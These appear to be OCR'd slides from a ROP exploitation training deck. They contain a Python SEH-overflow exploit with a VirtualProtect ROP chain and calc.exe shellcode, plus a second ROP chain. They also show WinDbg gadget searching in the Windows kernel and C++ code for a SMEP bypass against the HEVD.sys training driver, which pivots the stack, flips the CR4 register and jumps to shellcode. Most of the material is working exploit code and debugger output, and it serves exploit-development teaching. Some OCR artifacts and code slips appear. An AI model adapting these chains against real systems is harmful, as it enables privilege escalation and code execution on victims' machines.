buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]
buffer += struct.pack('<L', 0x61c059a0)      # INC EDX # ADD AL,0C9 # RETN [sqlite3.dll]

# ECX = lpOldProtect (ptr to W address)
buffer += struct.pack('<L', 0x1001b377)     # POP ECX # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0x61c730ad)     # &Writable location [sqlite3.dll]

# EBX = dwSize (0x00000501)
buffer += struct.pack('<L', 0x10015442)     # POP EAX # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0xfffffaff)     # will become 0x00000501 after negate
buffer += struct.pack('<L', 0x100231d1)     # NEG EAX # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0x1001da09)     # ADD EBX,EAX # MOV EAX,DWORD PTR SS:[ESP+C] # INC DWORD PTR DS:[EAX] # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0x1001a858)     # RETN (ROP NOP) [ImageLoad.dll]
buffer += struct.pack('<L', 0x1001a858)     # RETN (ROP NOP) [ImageLoad.dll]
buffer += struct.pack('<L', 0x10015442)     # POP EAX # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0x61c730ad)     # &Writable location [sqlite3.dll]

# EDI = ROP NOP (RETN)
buffer += struct.pack('<L', 0x10019f47)     # POP EDI # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0x1001a858)     # RETN (ROP NOP) [ImageLoad.dll]

# EAX = NOP (0x90909090)
buffer += struct.pack('<L', 0x10015442)     # POP EAX # RETN [ImageLoad.dll]
buffer += struct.pack('<L', 0x90909090)     # nop
buffer += struct.pack('<L', 0x100240c2)     # PUSHAD # RETN [ImageLoad.dll]

buffer += "\x90" * 50                       # nop
buffer += shellcode                         # calc.exe
buffer += "\x90" * 50                       # nop

magic =  "\x90" * (4060 - len(buffer) - 0x27c) # stack alignment
magic += buffer
magic += "\x90" * (0x27c - 1)          # padding
magic += "\x90\x90\x90\x90"            # NOPS
magic += struct.pack('<L', 0x10022869) # SEH ADD ESP,1004 # RETN [ImageLoad.dll]
```

Real World ROP Chains

```python
rop =  p32(0x71a55567) # POP EAX # RETN 0x00
rop += p32(0x71a51128) # kernel32!virtualalloc
rop += p32(0x77e82d04) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += p32(0x77eb7401) # PUSH EAX    # POP ESI # POP EBP # RETN 0x04 [RPCRT4.dll]
rop += p32(0x41414141) # compensate -----'            |
rop += p32(0x77c4832b) # POP EBP # RETN [msvcrt.dll]-'-----.
rop += p32(0x41414141) # Filler (RETN offset compensation)-|
rop += p32(0x625011af) # & jmp esp [essfunc.dll]-----------'
rop += p32(0x71a55567) # POP EAX # RETN 0x00
rop += p32(0xffffffc0) # NEG To 0x40
rop += p32(0x77dd9b16) # NEG EAX # RETN
rop += p32(0x71ab9c2b) # XCHG EAX,ECX # RETN
rop += p32(0x71a55567) # POP EAX # RETN 0x00
rop += p32(0xffffefff) # inc to 0xfffff000, then NEG to 0xfff + 1 = 0x1000
rop += p32(0x77c1ce07) # INC EAX # RETN
rop += p32(0x77dd9b16) # NEG EAX # RETN
rop += p32(0x77c58fbc) # XCHG EAX,EDX # RETN
rop += p32(0x77c59f34) # POP EDI # RETN
rop += p32(0x662b9d79) # RETN
rop += p32(0x71a55567) # POP EAX # RETN 0x00
rop += p32(0xfffffdff) # NEG to 0x201
rop += p32(0x77dd9b16) # NEG EAX # RETN
rop += p32(0x77df563a) # XCHG EAX,EBX # RETN
rop += p32(0x71a55567) # POP EAX # RETN 0x00
rop += p32(0x90909090) # ROP
rop += p32(0x77f1cd9b) # PUSHAD # RETN 0x00
```

Returned Oriented Programming (R.O.P)

ViperX
Research Labs

Dumping Gadgets for ROP Chain | Dynamic Kernel Base Addresses issue

```
1 - kd> lm m nt
    Browse full module list
    start             end                 module name
    fffff800`51200000 fffff800`52247000   nt         (export symbols)
ntkrnlmp.exe
2 - .writemem "C:/MyDump.dmp" fffff80051200000 fffff80052247000
3 - python3 .\ROPgadget.py --binary C:\MyDump.dmp --ropchain --only
"mov|pop|add|sub|xor|ret" > rop.txt
```

Returned Oriented Programming (R.O.P)

ViperX
Research Labs

Dumping Gadgets for ROP Chain | Dynamic Kernel Base Addresses issue

```
0xfffff80051ad2fca : mov eax, ebx ; add rsp, 0x38 ; pop rbx ; pop rbp ; ret
0xfffff80051c51f6e : mov eax, ebx ; add rsp, 0x38 ; pop rdi ; pop rbx ; ret
0xfffff800514c0fda : mov eax, ebx ; add rsp, 0x38 ; ret
0xfffff80051a67670 : mov eax, ebx ; add rsp, 0x40 ; pop rbp ; ret
0xfffff80051472c87 : mov eax, ebx ; add rsp, 0x40 ; pop rbx ; ret
0xfffff800517e09ce : mov eax, ebx ; add rsp, 0x40 ; pop rdi ; pop rsi ; pop rbx ; ret
0xfffff8005155522a : mov eax, ebx ; add rsp, 0x50 ; pop rbx ; ret
0xfffff800515b9c5c : mov eax, ebx ; add rsp, 0x60 ; pop rbx ; ret
0xfffff8005158905a : mov eax, ebx ; add rsp, 0x70 ; pop rbx ; ret
0xfffff80051659294 : mov eax, ebx ; mov dword ptr [rdi], ecx ; mov rdi, qword ptr [rsp + 0x18] ; ret
0xfffff80051436248 : mov eax, ebx ; mov qword ptr [r11], r8 ; ret
0xfffff80051a5e71f : mov eax, ebx ; mov qword ptr [r8], r9 ; ret
0xfffff80051d15c12 : mov eax, ebx ; mov qword ptr [rdx + 0x9430], r10 ; ret
0xfffff8005147bffa : mov eax, ebx ; mov rbx, qword ptr [rsp + 0x15] ; ret
0xfffff8005164eb53 : mov eax, ebx ; mov rbx, qword ptr [rsp + 8] ; ret
0xfffff800517b4b9b : mov eax, ebx ; mov rdi, qword ptr [rsp + 0x10] ; ret
0xfffff800514a9912 : mov eax, ebx ; pop rbx ; ret
0xfffff8005160a749 : mov eax, ebx ; ret
0xfffff800518fb21c : mov eax, ecx ; add rsp, 0x20 ; pop rbp ; ret
0xfffff8005159aeb7 : mov eax, ecx ; add rsp, 0x20 ; pop rbx ; ret
0xfffff800516f39ab : mov eax, ecx ; add rsp, 0x20 ; pop rdi ; pop rsi ; pop rbp ; ret
0xfffff8005161ea03 : mov eax, ecx ; add rsp, 0x20 ; pop rdi ; ret
0xfffff80051423321 : mov eax, ecx ; add rsp, 0x28 ; ret
0xfffff800516d3910 : mov eax, ecx ; add rsp, 0x30 ; pop rbp ; ret
0xfffff80051642976 : mov eax, ecx ; add rsp, 0x30 ; pop rbx ; ret
0xfffff80051649e93 : mov eax, ecx ; add rsp, 0x30 ; pop rdi ; ret
0xfffff800515d79fc : mov eax, ecx ; add rsp, 0x38 ; ret
0xfffff80051b1c0d8 : mov eax, ecx ; add rsp, 0x40 ; pop rbp ; ret
0xfffff80051551a98 : mov eax, ecx ; add rsp, 0x40 ; pop rbx ; ret
0xfffff80051820c82 : mov eax, ecx ; add rsp, 0x40 ; pop rdi ; pop rbx ; pop rbp ; ret
0xfffff800515d8105 : mov eax, ecx ; add rsp, 0x40 ; pop rdi ; ret
```

Returned Oriented Programming (R.O.P)

ViperX Research Labs

Dumping Gadgets for ROP Chain | Dynamic Kernel Base Addresses issue

```
Browse full module list
start             end                 module name
fffff800`51200000 fffff800`52247000   nt         (export symbols)       ntkrnlmp.exe
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 83 C4 28 C3
fffff800`514ce4c0  bc 00 00 00 48 83 c4 28-c3 cc cc cc cc cc cc cc  ....H..(........
fffff800`51ef8500  bc 00 00 00 48 83 c4 28-c3 cc cc cc cc cc cc cc  ....H..(........
```

.writedump -> dumps dynamic buffers

```
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 12 C4 C3
fffff800`51ef8500  bc 00 00 00 48 12 c4 c3-cc cc cc cc cc cc cc cc  ....H...........
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 C4 C3
fffff800`51ef8500  bc 00 00 00 48 c4 c3 c3-cc cc cc cc cc cc cc cc  ....H...........
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 83 C4 C3
fffff800`51ef8500  bc 00 00 00 48 83 c4 c3-cc cc cc cc cc cc cc cc  ....H...........
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 83 C4 28 C3
fffff800`514ce4c0  bc 00 00 00 48 83 c4 28-c3 cc cc cc cc cc cc cc  ....H..(........
fffff800`51ef8500  bc 00 00 00 48 83 c4 28-c3 cc cc cc cc cc cc cc  ....H..(........
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 83 C4 28 C4
fffff800`51ef8500  bc 00 00 00 48 83 c4 28-c4 cc cc cc cc cc cc cc  ....H..(........
1: kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 83 C4 28 C5
fffff800`51ef8500  bc 00 00 00 48 83 c4 28-c5 cc cc cc cc cc cc cc  ....H..(........
```

Returned Oriented Programming (R.O.P)

ViperX
Research Labs

Dumping Gadgets for ROP Chain | Dynamic Kernel Base Addresses issue

```
--> 0xfffff800516a6ac4 : pop r12 ; pop rbx ; pop rbp ; pop rdi ; pop rsi ; ret
0xfffff800514cbd9a : pop r12 ; pop rbx ; pop rbp ; ret
0xfffff800514d2bbf : pop r12 ; pop rbx ; ret
0xfffff800514b2793 : pop r12 ; pop rcx ; ret
```

```
1: kd> u 0xfffff800516a6ac4
nt!MmIsNonPagedSystemAddressValid+0x42a44:
fffff800`516a6ac4 0841b6          or      byte ptr [rcx-4Ah],al
fffff800`516a6ac7 014883          add     dword ptr [rax-7Dh],ecx
fffff800`516a6aca c138e8          sar     dword ptr [rax],0E8h
fffff800`516a6acd 63e1            movsxd  esp,ecx
fffff800`516a6acf 0900            or      dword ptr [rax],eax
fffff800`516a6ad1 4533c0          xor     r8d,r8d
fffff800`516a6ad4 84c0            test    al,al
fffff800`516a6ad6 7408            je      nt!MmIsNonPagedSystemAddressValid+0x42a60 (fffff800`516a6ae0)
```

Returned Oriented Programming (R.O.P)

Dumping Gadgets for ROP Chain | Calculating Gadgets Addresses

ViperX Research Labs

Windbg searching gadgets manually


```
4 - kd> lm m nt
    Browse full module list
    start             end                 module name
    fffff800`51200000 fffff800`52247000   nt         (export symbols)
ntkrnlmp.exe
5 - kd> s fffff800`51200000 L?01047000 BC 00 00 00 48 83 C4 28 C3
    fffff800`514ce4c0  bc 00 00 00 48 83 c4 28-c3 cc cc cc cc cc cc cc
....H..(........
    fffff800`51ef8500  bc 00 00 00 48 83 c4 28-c3 01 a8 02 75 06 48 83
....H..(....u.H.
    fffff800`51ef8520  bc 00 00 00 48 83 c4 28-c3 cc cc cc cc cc cc cc
....H..(........
6 - kd> u nt!ExfReleasePushLock+0x20
    nt!ExfReleasePushLock+0x20:
    fffff800`514ce4c0 bc00000048      mov     esp,48000000h
    fffff800`514ce4c5 83c428          add     esp,28h
    fffff800`514ce4c8 c3              ret
```

BASE_ADDRESS + 0x002ce4c0 = GADGET [MOV ESP, 0x48000000]

```
7 - kd> ? fffff800`514ce4c0 - fffff800`51200000
    Evaluate expression: 2942144 = 00000000`002ce4c0
```

Stack Pivoting, ROP Chain & SMEP Bypass

ViperX
Research Labs



Stack Pivoting, ROP Chain & SMEP Bypass

How to Defeat CR4 Register

ViperX
Research Labs

```
STACK PIVOTING:
mov esp, 0x48000000

ROP CHAIN:
POP RCX; ret // Just "pop" our RCX register to receive values
<CR4 CALCULATED VALUE> // Calculated value of current OS CR4 value
MOV CR4, RCX; ret // Changes current CR4 value with a manipulated one

// The logic for the ROP chain
// 1 - Allocate memory in 0x48000000 region
// 2 - When we moves 0x48000000 address to our ESP/RSP register
       we actually can manipulated the range of addresses that we'll
[CALL/JMP].
```

Stack Pivoting, ROP Chain & SMEP Bypass

How to Defeat CR4 Register

ViperX Research Labs

```
<..snip...>
int SMEPBypassInitializer()
{
    INT64 NT_BASE_ADDR = GetKernelBase(); // ntoskrnl.exe
    std::cout << std::endl << "[+] NT_BASE_ADDR: 0x" << std::hex << NT_BASE_ADDR << std::endl;

    INT64 STACK_PIVOT = NT_BASE_ADDR + 0x002ce4c0;
    SMEPBypass.STACK_PIVOT = STACK_PIVOT;
    std::cout << "[+] STACK_PIVOT: 0x" << std::hex << STACK_PIVOT << std::endl;
    /*
        kd> u nt!ExfReleasePushLock+0x20
            nt!ExfReleasePushLock+0x20:
            fffff800`514ce4c0 bc00000048      mov     esp,48000000h
            fffff800`514ce4c5 83c428          add     esp,28h
            fffff800`514ce4c8 c3              ret
        kd> ? fffff800`514ce4c0 - fffff800`51200000
            Evaluate expression: 2942144 = 00000000`002ce4c0
    */

    INT64 MOV_CR4_RDX = NT_BASE_ADDR + 0x003a5fc7;
    SMEPBypass.MOV_CR4_RCX = MOV_CR4_RDX;
    std::cout << "[+] MOV_CR4_RDX: 0x" << std::hex << POP_RCX << std::endl << std::endl;
    /*
        kd> u  nt!KeFlushCurrentTbImmediately+0x17
            nt!KeFlushCurrentTbImmediately+0x17:
            fffff800`515a5fc7 0f22e1          mov     cr4,rcx
            fffff800`515a5fca c3              ret
        kd> ? fffff800`515a5fc7 - fffff800`51200000
         Evaluate expression: 3825607 = 00000000`003a5fc7
    */

    INT64 POP_RCX = NT_BASE_ADDR + 0x0021d795;
    SMEPBypass.POP_RCX = POP_RCX;
    std::cout << "[+] POP_RCX: 0x" << std::hex << POP_RCX << std::endl;
    /*
        kd> u fffff800`5141d795
            nt!KeClockInterruptNotify+0x2ff5:
            fffff800`5141d795 59              pop     rcx
            fffff800`5141d796 c3              ret
        kd> ? fffff800`5141d795  - fffff800`51200000
        Evaluate expression: 2217877 = 00000000`0021d795
    */
```

Stack Pivoting, ROP Chain & SMEP Bypass

How to Defeat CR4 Register


ViperX Research Labs

```
<...snip...>
// Allocating Fake Stack with ROP chain in a pre-defined address [0x48000000]
int index = 0;

LPVOID fakeStack = VirtualAlloc((LPVOID)0x48000000, 0x10000, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
QWORD* _fakeStack = reinterpret_cast<QWORD*>((INT64)0x48000000 + 0x28); // add esp, 0x28
_fakeStack[index++] = SMEPBypass.POP_RCX;      // POP RCX
_fakeStack[index++] = 0x3506f8 ^ 1UL << 20;    // CR4 value (bit flip)
_fakeStack[index++] = SMEPBypass.MOV_CR4_RCX; // MOV CR4, RCX
_fakeStack[index++] = (INT64)shellcode;        // JMP SHELLCODE

// Malicious user-controlled struct
USER_CONTROLLED_OBJECT UBUF = { 0 };
UBUF.ObjectID = 0x4141414141414141;
UBUF.ObjectType = (INT64)SMEPBypass.STACK_PIVOT; // This address will be "[CALL]ed"

// Send IOCTL
if (NtDeviceIoControlFile((HANDLE)sock, nullptr, nullptr, nullptr, &ioStatusBlock, ioctlCode, &UBUF,
    0x123, &outBuffer, 0x321) != STATUS_SUCCESS) {
    std::cout << "\t[-] Failed to send IOCTL request to HEVD.sys" << std::endl;
}

return 0;
```

Stack Pivoting, ROP Chain & SMEP Bypass

How to Defeat CR4 Register

ViperX Research Labs



Stack Pivoting, ROP Chain & SMEP Bypass

ViperX Research Labs

MOV ESP, 0x48000000 causes SegFault of Death

```
2: kd> t;r
rax=0000000000000000 rbx=ffffc1830fb02050 rcx=2f221f9f66e90000
rdx=0000000000000001 rsi=000000000000004d rdi=0000000000000003
rip=fffff800514ce4c0 rsp=ffffb406733c6628 rbp=ffffc18313ca8810
 r8=0000000000000008  r9=000000000000004d r10=0000000000000bd7
r11=ffffb406733c6628 r12=0000000000000000 r13=0000000000000000
r14=ffffc1830fb02050 r15=0000000000000010
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040286
nt!ExfReleasePushLock+0x20:
fffff800`514ce4c0 bc00000048      mov     esp,48000000h
2: kd>
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000007f
                       (0x0000000000000008,0xFFFF8001320CAE70,0x0000000048000000,0xFFFFF8005162C730)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
rax=0000000000000000 rbx=0000000000000003 rcx=0000000000000003
rdx=000000000000008a rsi=0000000000000001 rdi=0000000000000000
rip=fffff80051629660 rsp=ffff8001320ca518 rbp=ffff8001320ca680
 r8=0000000000000065  r9=0000000000000000 r10=0000000000000000
r11=0000000000000000 r12=0000000000000000 r13=0000000000000003
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up di ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040082
```

Segfault of death!

Stack Pivoting, ROP Chain & SMEP Bypass

